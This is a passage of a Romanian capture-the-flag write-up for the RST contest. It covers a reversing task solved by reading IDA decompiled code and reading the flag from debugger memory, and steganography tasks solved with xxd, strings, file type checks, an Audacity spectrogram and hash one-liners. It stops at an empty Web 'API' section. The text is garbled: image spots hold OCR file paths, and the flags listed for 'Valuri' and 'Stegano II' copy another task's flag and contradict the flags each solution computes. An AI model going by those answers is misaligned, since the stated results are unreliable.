
Flag

RST{76ea621cafffa1930bd5c7276f803da5af9cd9a57bdffaf00f3858cb9703149c}

Rezolvare

Vom incepe cu aceeasi abordare ca la challenge-ul precedent pornind IDA si uitandu-ne la codul aplicatiei.




operator new(unsigned __int64)
j_j_free
sub_1400019A8
pre_c_initialization(void)
post_pgo_initialization(void)
pre_cpp_initialization(void)
__scrt_common_main_seh(void)
start
__raise_securityfailure
__report_gsfailure
capture_previous_context
sub_140001DC4
sub_140001DE4
j_free
__scrt_acquire_startup_lock
__scrt_initialize_crt
__scrt_initialize_onexit_tables
__scrt_is_nonwritable_in_current_image
__scrt_release_startup_lock
__scrt_uninitialize_crt
_onexit
atexit
__security_init_cookie
UserMathErrorFunction
sub_14000210C

```
v19 = 0i64;
v20 = 15i64;
LOBYTE(v18[0]) = 0;
sub_140001400(v18, "RRRx31_Z.)1b_cba[*1*0ab2_2,0.]8/1a]0[_1Zd8_23]^_^Xf/.c/3/1[Y96.0-/3\\u", 0x45ui64);
v16 = 0i64;
v17 = 15i64;
LOBYTE(Block[0]) = 0;
sub_140001400(Block, &unk_1400033A0, 0i64);
v4 = v20;
v5 = (void **)v18[0];
v6 = v19;
if ( v19 )
{
  do
  {
    v7 = v18;
    if ( v4 >= 0x10 )
      v7 = v5;
    v8 = v3 + *((_BYTE *)v7 + v3) - 10 * (v3 / 0xA);
    v9 = v16;
    if ( v16 >= v17 )
    {
      sub_140001760(Block);
    }
    else
    {
      ++v16;
      v10 = Block;
      if ( v17 >= 0x10 )
        v10 = (void **)Block[0];
      *((_BYTE *)v10 + v9) = v8;
      *((_BYTE *)v10 + v9 + 1) = 0;
    }
    ++v3;
  }
  while ( v3 < v6 );
}
v11 = sub_140001560(std::cout);
std::basic_ostream<char,std::char_traits<char>>::operator<<(v11, sub_140001720);
if ( v17 >= 0x10 )
{
  v12 = Block[0];
  if ( v17 + 1 >= 0x1000 )
  {
    v12 = (void *)*((_QWORD *)Block[0] - 1);
    if ( (unsigned __int64)(Block[0] - v12 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v12);
}
if ( v4 >= 0x10 )
{
  v13 = v5;
  if ( v4 + 1 >= 0x1000 )
  {
    v5 = (void **)*(v5 - 1);
    if ( (unsigned __int64)((char *)v13 - (char *)v5 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v5);
}
return 0;
```

Acest cod pare cat de cat custom facut. Prima banuire este ca, stringul plaintext de la inceputul codului este prelucrat de program pentru a fi transformat intr-un flag. Astfel, doar in timpul executiei acesta ar putea fi vizibil. Pentru a avea flagul exista 2 metode: sa construiesti algoritmul de encodare/encriptie intr-un script si sa faci reverse engineering la el **sau** sa rulam programul, sa setam cateva breakpoint-uri si sa vedem daca avem flagul in memoria programului.

```
if ( v19 )
{
  do
  {
    v7 = v18;
    if ( v4 >= 0x10 )
      v7 = v5;
    v8 = v3 + *((_BYTE *)v7 + v3) - 10 * (v3 / 0xA);
    v9 = v16;
    if ( v16 >= v17 )
    {
      sub_140001760(Block);
    }
    else
    {
      ++v16;
      v10 = Block;
      if ( v17 >= 0x10 )
        v10 = (void **)Block[0];
      *((_BYTE *)v10 + v9) = v8;
      *((_BYTE *)v10 + v9 + 1) = 0;
    }
    ++v3;
  }
  while ( v3 < v6 );
}
```

Aceste linii de cod par ca seteaza ceva in memorie, in formatul wide char (byte+null_byte), asa ca punem un breakpoint, si rulam:

Sincronizam Hex-View cu v10, si observam ca pe parcurs ce rulam programul, flag-ul incepe sa apara.

```
000001B001F05DD0  52 53 54 7B 37 36 65 61  36 32 31 63 61 66 66 66  RST{76ea621cafff
000001B001F05DE0  61 31 39 33 30 62 64 35  63 37 32 37 36 66 38 30  a1930bd5c7276f80
000001B001F05DF0  33 64 61 35 61 66 39 63  64 39 61 35 37 62 64 66  3da5af9cd9a57bdf
000001B001F05E00  66 61 66 30 30 66 33 38  35 38 63 62 39 37 30 33  faf00f3858cb9703
000001B001F05E10  31 34 39 63 7D FE EE AB  AB AB AB AB AB AB AB AB  149c}þî«««««««««
000001B001F05E20  AB AB AB AB AB AB FE EE  FE EE FE EE FE EE FE EE  ««««««þîþîþîþîþî

UNKNOWN 000001B001F05E10: debug019:000001B001F05E10 (Synchronized with RAX)

Output window
PDB: downloading http://msdl.microsoft.com/download/symbols/Password.pdb/B377A1F1A4EF4FE6AEA76A50E8B4F535B/Password.pdb => C:\Users
\Password.pdb
Could not find PDB file 'Password.pdb'.
Please check _NT_SYMBOL_PATH
Python>a = get_bytes(0x1B001F05DD0,0x1B001F05E15-0x1B001F05DD0)
Python>a
b'RST{76ea621cafffa1930bd5c7276f803da5af9cd9a57bdffaf00f3858cb9703149c}'
```

Stegano

Hecsagon

Enunt

Flag

RST{1jd90dsnuaicnavdx0vidj91szmxsnvbedas}

Rezolvare

Acesta a fost un challenge foarte usor si direct. Cu imaginea primita, am folosit un utilitar precum **xxd** (hint si din enunt, he**X**agon) pentru a vedea continutul imaginei. Chiar la finalul acesteia, am observat ca a fost scris flagul plaintext.


```
─[kayn@parrot]─[~/Documents/RST]
└──╼ $xxd ~/Downloads/vacanta_la_oache.jpg
...snip...
00091940: 7c81 2968 6e6e 7c88 9980 1fbb 663c af6e  |.)hnn|.....f<.n
00091950: fdea a4ba 3406 c04b 66ce f15a aaca 279e  ....4..Kf..Z..'.
00091960: e042 eb8f 972c 4821 d4ee f986 0156 dbf3  .B...,H!.....V..
00091970: 7504 a2bc 14dc a4ee 75bd 8e17 c597 f1c1  u.......u.......
00091980: 0c9a ad9a c777 753c 4f68 609d b789 91c1  .....wu<Oh`.....
00091990: 8ca8 0bb4 b05c 92a4 7a0e b5e5 57fa 95c6  .....\..z...W...
000919a0: 917b 3d95 d6b9 3b49 0b6d 5c69 d131 0bd8  .{=...;I.m\i.1..
000919b0: 12ca 4e7f 1a28 afb7 caa4 d53b 23cd a9b9  ..N..(.....;#...
000919c0: ffd9 5253 547b 316a 6439 3064 736e 7561  ..RST{1jd90dsnua
000919d0: 6963 6e61 7664 7830 7669 646a 3931 737a  icnavdx0vidj91sz
000919e0: 6d78 736e 7662 6564 6173 7d              mxsnvbedas}
```

De asemenea, flagul putea fi gasit si folosind utilitarul **strings** pe fisier sau chiar si **cat**.

```
─[kayn@parrot]─[~/Documents/RST]
└──╼ $strings ~/Downloads/vacanta_la_oache.jpg
...snip...
aFXg
w#Is
%Q*RJ
SvM/
N-jI
:cnF
Kssr
I{27
:R_&
Vi][
)hnn|
wu<Oh`
RST{1jd90dsnuaicnavdx0vidj91szmxsnvbedas}
```

Sigla

Enunt



Flag

RST{a2e6d2358601328bfc06c9c9a42a4f644ed6303fd1b2d696eb4d438c5c1a7144}

Rezolvare

Acesta a fost un challenge 100% similar ca si rezolvare cu cel de dinainte. Folosind *xxd* sau *string* am observat ca flagul a fost atasat la finalul imaginii.

```
┌─[kayn@parrot]─[~/Documents/RST]
└──╼ $strings ~/Downloads/rst_logo.png
...snip...
J)?JrI
3}}}9
SJy?
,YRYD
xWJi&
Lwww
7J);
:UEt
9I~aL
IEND
RST{a2e6d2358601328bfc06c9c9a42a4f644ed6303fd1b2d696eb4d438c5c1a7144}
```

Valuri


Enunt

Flag


RST{a2e6d2358601328bfc06c9c9a42a4f644ed6303fd1b2d696eb4d438c5c1a7144}


Rezolvare

Daca deschidem fisierul audio, auzim niste zgomote ciudate pe fundal care nu par a indica nimic folositor. Fiind un challenge de *Stegano*, cel mai probabil, flagul este ascuns in acest fisier audio. Cel mai des intalnit mod de a ascunde o informatie intr-un fisier audio este cel prin intermediul **spectogramelor**. Pentru le putea vizualiza, am folosit un tool precum **Audacity** care permite analizarea fisierelor audio prin prisma mai multor metrici.



Daca incarcam fisierul, acesta va fi reprezentat ca si **waveform**. Pentru a schimba pe **spectograma** putem expanda butonul de **wave**.






Folosind formula din enunt, putem calcula usor flagul folosind bash.

```
——— $echo "RST{"`echo -n F52LYG4Z | md5sum | awk -F' ' '{print $1}'`"}"
RST{ec627195bc62796ae3471b7a1c28d059}
```

Stegano II

Enunt



Flag


RST{a2e6d2358601328bfc06c9c9a42a4f644ed6303fd1b2d696eb4d438c5c1a7144}

Rezolvare

Prima observatie este ca, desi fisierul atasat are extensia *jpg*, acesta este defapt un fisier de tipul *png*.


```
┌─[kayn@parrot]─[~/Downloads]
└──╼ $file stegano.jpg
stegano.jpg: PNG image data, 590 x 200, 8-bit/color RGBA, non-interlaced
┌─[kayn@parrot]─[~/Downloads]
└──╼ $mv stegano.jpg stegano.png
```

In acest punct, putem in sfarsit sa deschidem imaginea. Observam rapid niste litere transparente in poza insa nu par a fi citibile datorita fontului si backgroundul albastru al imaginii in sine.



Pentru ca am incercat mai multe tool-uri cu scopul de a obtine acel text mult mai vizibil si am esuat, ultima abordare a fost sa schimba culoarea de background si sa incercam sa

observam literele folosite in imagine.



Grupele observate in captura de ecran arata: **a**, **pa**, **pa**, **pa** care unite ar deveni cuvantul **apapapa**. Putem verifica rapid corectitudinea cuvantului prin creerea flagului cu formatul din enunt si submitandu-l pe platforma (care este acceptat).

```
└──╼ $echo "RST{"`echo -n apapapa | sha256sum | awk -F' ' '{print $1}'`"}"
RST{aea56887a4f67f2b7937a7965fa679bfae9358695ebbd7f28470c9ba436fd93c}
```

Web

API


Enunt

Flag

